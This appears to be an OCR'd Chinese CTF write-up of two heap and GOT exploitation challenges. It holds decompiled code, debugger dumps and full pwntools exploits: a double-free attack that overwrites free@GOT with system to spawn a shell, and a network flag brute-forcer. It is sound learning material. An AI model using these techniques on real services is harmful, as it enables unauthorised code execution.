

pwn

1.Roc826s_Note



检查保护

用ida64打开



```
__int64 add()
{
  signed int i; // [rsp+8h] [rbp-8h]
  signed int size; // [rsp+Ch] [rbp-4h]

  for ( i = 0; ; ++i )
  {
    if ( i > 19 )
    {
      puts("full!");
      return 0LL;
    }
    if ( !list[i] )
      break;
  }
  puts("size?");
  size = readi();
  if ( size < 0 || size > 144 )
  {
    puts("Invalid size!");
    exit(0);
  }
  list[i] = (char *)malloc(size);
  printf("content:");
  read_n((__int64)list[i], size);
  puts("done!");
  return 0LL;
}
```

```
__int64 dele()
{
  int v1; // [rsp+Ch] [rbp-4h]

  puts("index?");
  v1 = readi();
  if ( list[v1] )
  {
    free(list[v1]);
    puts("done!");
  }
  else
  {
    puts("Invalid index!");
  }
  return 0LL;
}
```

```
__int64 show()
{
  int v1; // [rsp+Ch] [rbp-4h]

  puts("index?");
```

```
  v1 = readi();
  if ( list[v1] )
  {
    printf("content:");
    puts(list[v1]);
  }
  else
  {
    puts("Invalid index!");
  }
  return 0LL;
}
```

题目给了libc文件（不知道有啥用。。

根据群里的学习资料决定用double free，但是听c老板说好像方法多种多样

大概思路就是double free把got地址写在list上，show函数泄露libc地址

```
pwndbg> x/10gx 0x6020a0
0x6020a0 <list>:        0x00000000019ad010      0x0000000000000000
0x6020b0 <list+16>:     0x0000000000000000      0x0000000000000000
0x6020c0 <list+32>:     0x0000000000000000      0x0000000000000000
0x6020d0 <list+48>:     0x0000000000000000      0x0000000000000000
0x6020e0 <list+64>:     0x0000000000000000      0x0000000000000000
pwndbg> x/10gx 0x60209a
0x60209a:       0xd010000000000000      0x000000000000019a
0x6020aa <list+10>:     0x0000000000000000      0x0000000000000000
0x6020ba <list+26>:     0x0000000000000000      0x0000000000000000
0x6020ca <list+42>:     0x0000000000000000      0x0000000000000000
0x6020da <list+58>:     0x0000000000000000      0x0000000000000000
```

再double free将free的got写为system

```
pwndbg> x/20gx 0x601ffa
0x601ffa:       0x1e28000000000000      0x8168000000000060
0x60200a:       0x8ee000007fb0207d      0x069600007fb0205c
0x60201a:       0x8290000000000040      0x669000007fb02025
0x60202a:       0x06c600007fb02025      0xd6b0000000000040
0x60203a:       0x06e600007fb02025      0xe250000000000040
0x60204a:       0x774000007fb0202d      0x071600007fb02020
0x60205a:       0x0726000000000040      0x0736000000000040
0x60206a:       0x0000000000000040      0x0000000000000000
0x60207a:       0xc620000000000000      0x000000007fb0205a
0x60208a:       0xb8e0000000000000      0x000000007fb0205a
pwndbg> x/20gx 0x602000
0x602000:       0x0000000000601e28      0x00007fb0207d8168
0x602010:       0x00007fb0205c8ee0      0x0000000000400696
0x602020:       0x00007fb020258290      0x00007fb020256690
0x602030:       0x00000000004006c6      0x00007fb02025d6b0
0x602040:       0x00000000004006e6      0x00007fb0202de250
0x602050:       0x00007fb020207740      0x0000000000400716
0x602060:       0x0000000000400726      0x0000000000400736
0x602070:       0x0000000000000000      0x0000000000000000
```

在double free申请堆的时候写入一个/bin/sh，这个地址会存在list中，再free（system）这个地址就好了

没做过堆题也不知道这样行不行，exp也都抱着试一试的心态没写函数（菜

由 Xnip 截图


```python
#!/usr/bin/env python2
# -*- coding: utf-8 -*-
from pwn import *
from LibcSearcher import *

while True:
        try:
                #p = process('./Roc826')
                p = remote("47.103.214.163 ",  21002)

                p.recvuntil(':')#malloc1 0
                p.sendline('1')
                p.recvuntil('size?\n')
                p.sendline('96')
                p.recvuntil('content:')
                p.sendline('first')

                p.recvuntil(':')#malloc2 1
                p.sendline('1')
                p.recvuntil('size?\n')
                p.sendline('96')
                p.recvuntil('content:')
                p.sendline('second')


                p.recvuntil(':')#free1
                p.sendline('2')
                p.recvuntil('index?\n')
                p.sendline('0')

                p.recvuntil(':')#free2
                p.sendline('2')
                p.recvuntil('index?\n')
                p.sendline('1')

                p.recvuntil(':')#free1 double
                p.sendline('2')
                p.recvuntil('index?\n')
                p.sendline('0')

                p.recvuntil(':')#malloc 2
                p.sendline('1')
                p.recvuntil('size?\n')
                p.sendline('96')
                p.recvuntil('content:')
                p.sendline(p64(0x60209a))

                p.recvuntil(':')#malloc *1 3
                p.sendline('1')
                p.recvuntil('size?\n')
                p.sendline('96')
                p.recvuntil('content:')
                p.sendline('aaa')

                p.recvuntil(':')#malloc *2 4
                p.sendline('1')
                p.recvuntil('size?\n')
                p.sendline('96')
                p.recvuntil('content:')
                p.sendline('bbb')

                p.recvuntil(':')#malloc fake p
```

```
p.sendline('1')
p.recvuntil('size?\n')
p.sendline('96')
p.recvuntil('content:')
p.sendline('a'*6+p64(0x602050))

p.recvuntil(':')#leak libc
p.sendline('3')
p.recvuntil('index?\n')
p.sendline('2')
p.recvuntil('content:')
start = u64(p.recv(6).ljust(8,'\x00'))


libc = LibcSearcher("__libc_start_main", start)
libcbase=start-libc.dump('__libc_start_main')
system_addr=libcbase+libc.dump('system')

print hex(libcbase)
print hex(system_addr)
#--------------------------------------------------------------------
p.recvuntil(':')#malloc6
p.sendline('1')
p.recvuntil('size?\n')
p.sendline('80')
p.recvuntil('content:')
p.sendline('first')

p.recvuntil(':')#malloc7
p.sendline('1')
p.recvuntil('size?\n')
p.sendline('80')
p.recvuntil('content:')
p.sendline('second')


p.recvuntil(':')#free1
p.sendline('2')
p.recvuntil('index?\n')
p.sendline('6')

p.recvuntil(':')#free2
p.sendline('2')
p.recvuntil('index?\n')
p.sendline('7')

p.recvuntil(':')#free1 double
p.sendline('2')
p.recvuntil('index?\n')
p.sendline('6')

p.recvuntil(':')#malloc 8
p.sendline('1')
p.recvuntil('size?\n')
p.sendline('80')
p.recvuntil('content:')
p.sendline(p64(0x601ffa))

p.recvuntil(':')#malloc *9
p.sendline('1')
p.recvuntil('size?\n')
p.sendline('80')
p.recvuntil('content:')
p.sendline('/bin/sh\0')
```


```
            p.recvuntil(':')#malloc *10
            p.sendline('1')
            p.recvuntil('size?\n')
            p.sendline('80')
            p.recvuntil('content:')
            p.sendline('bbb')

            p.recvuntil(':')#malloc fake p
            p.sendline('1')
            p.recvuntil('size?\n')
            p.sendline('80')
            p.recvuntil('content:')
            payload = p32(0)+p8(0)+p8(0)
            payload += p64(libcbase+0xee0)
            payload += p64(system_addr)[0:6]
            p.sendline(payload)


            p.recvuntil(':')#
            p.sendline('2')
            p.recvuntil('index?\n')
            p.sendline('9')


            p.interactive()
    except:
            p.close()
```

2.Another_Heaven

例行检查




用ida64打开




```
```


? ? ? pornhub



两个主要函数




flag就再内存中



一开始把strncpy看成了strncmp，就想到了爆破flag，然后发现不管输入什么都会输出done，后来才发现是strncpy。。。

因为开头有一个字节的任意地址写，所以把got中strncpy的偏移改成strncmp



然后爆破flag（python太烂，exp写不好

```python
#!/usr/bin/env python2
# -*- coding: utf-8 -*-
from pwn import *

flag=['h','g','a','m','e','{']
i=6
while True:
        for crash in range(33,122):
                #p = process('./another')
                p = remote("47.103.214.163 ",  21001)
                #gdb.attach(p,'b *0x400D87')

                p.recvuntil('vi!"\n')
                p.sendline('6299680')
                p.sendline(p8(0xd6)+'E99p1ant')
                p.recvuntil('Password:')
                p.sendline('aaa')
                p.recvuntil('(y/n)\n')
                p.sendline('y')
                p.recvuntil('Wife?\n')
                wife = 'Alice'+p32(0x7953B7C2)+p32(0x6568746E)
                wife +=p32(0xC2736973)+p32(0x696854B7)+p8(0x72)+p8(0x74)+p8(0x79)
                p.sendline(wife)
                p.recvuntil('Input new password:\n')

                p.sendline('/'*i+chr(crash))
                p.recvuntil('Processing.'+'.'*i)
                one = p.recv(1)

                if one=='S':
                        i += 1
                        p.close()
                        print flag
                        flag.append(chr(crash))
                        break
                elif one=='.':
                        p.close()
                        print flag
                        continue
                break

flag.append('}')
print flag
```

后来看到两个=，猜测可能是base64

```
[+] Opening connection to 47.103.214.163  on port 21001: Done
[*] Closed connection to 47.103.214.163  port 21001
['h', 'g', 'a', 'm', 'e', '{', 'V', 'G', 'h', 'l', 'X', '2', 'F', 'u', 'b', '3',
 'R', 'o', 'Z', 'X', 'J', 'f', 'd', '2', 'F', '5', 'X', '3', 'R', 'v', 'X', '2',
 'h', 'l', 'Y', 'X', 'Z', 'l', 'b', 'g', '=', '=']
```

所以手动抄下来base64解码

发现flag不对，后来发现flag是没解码前的。。。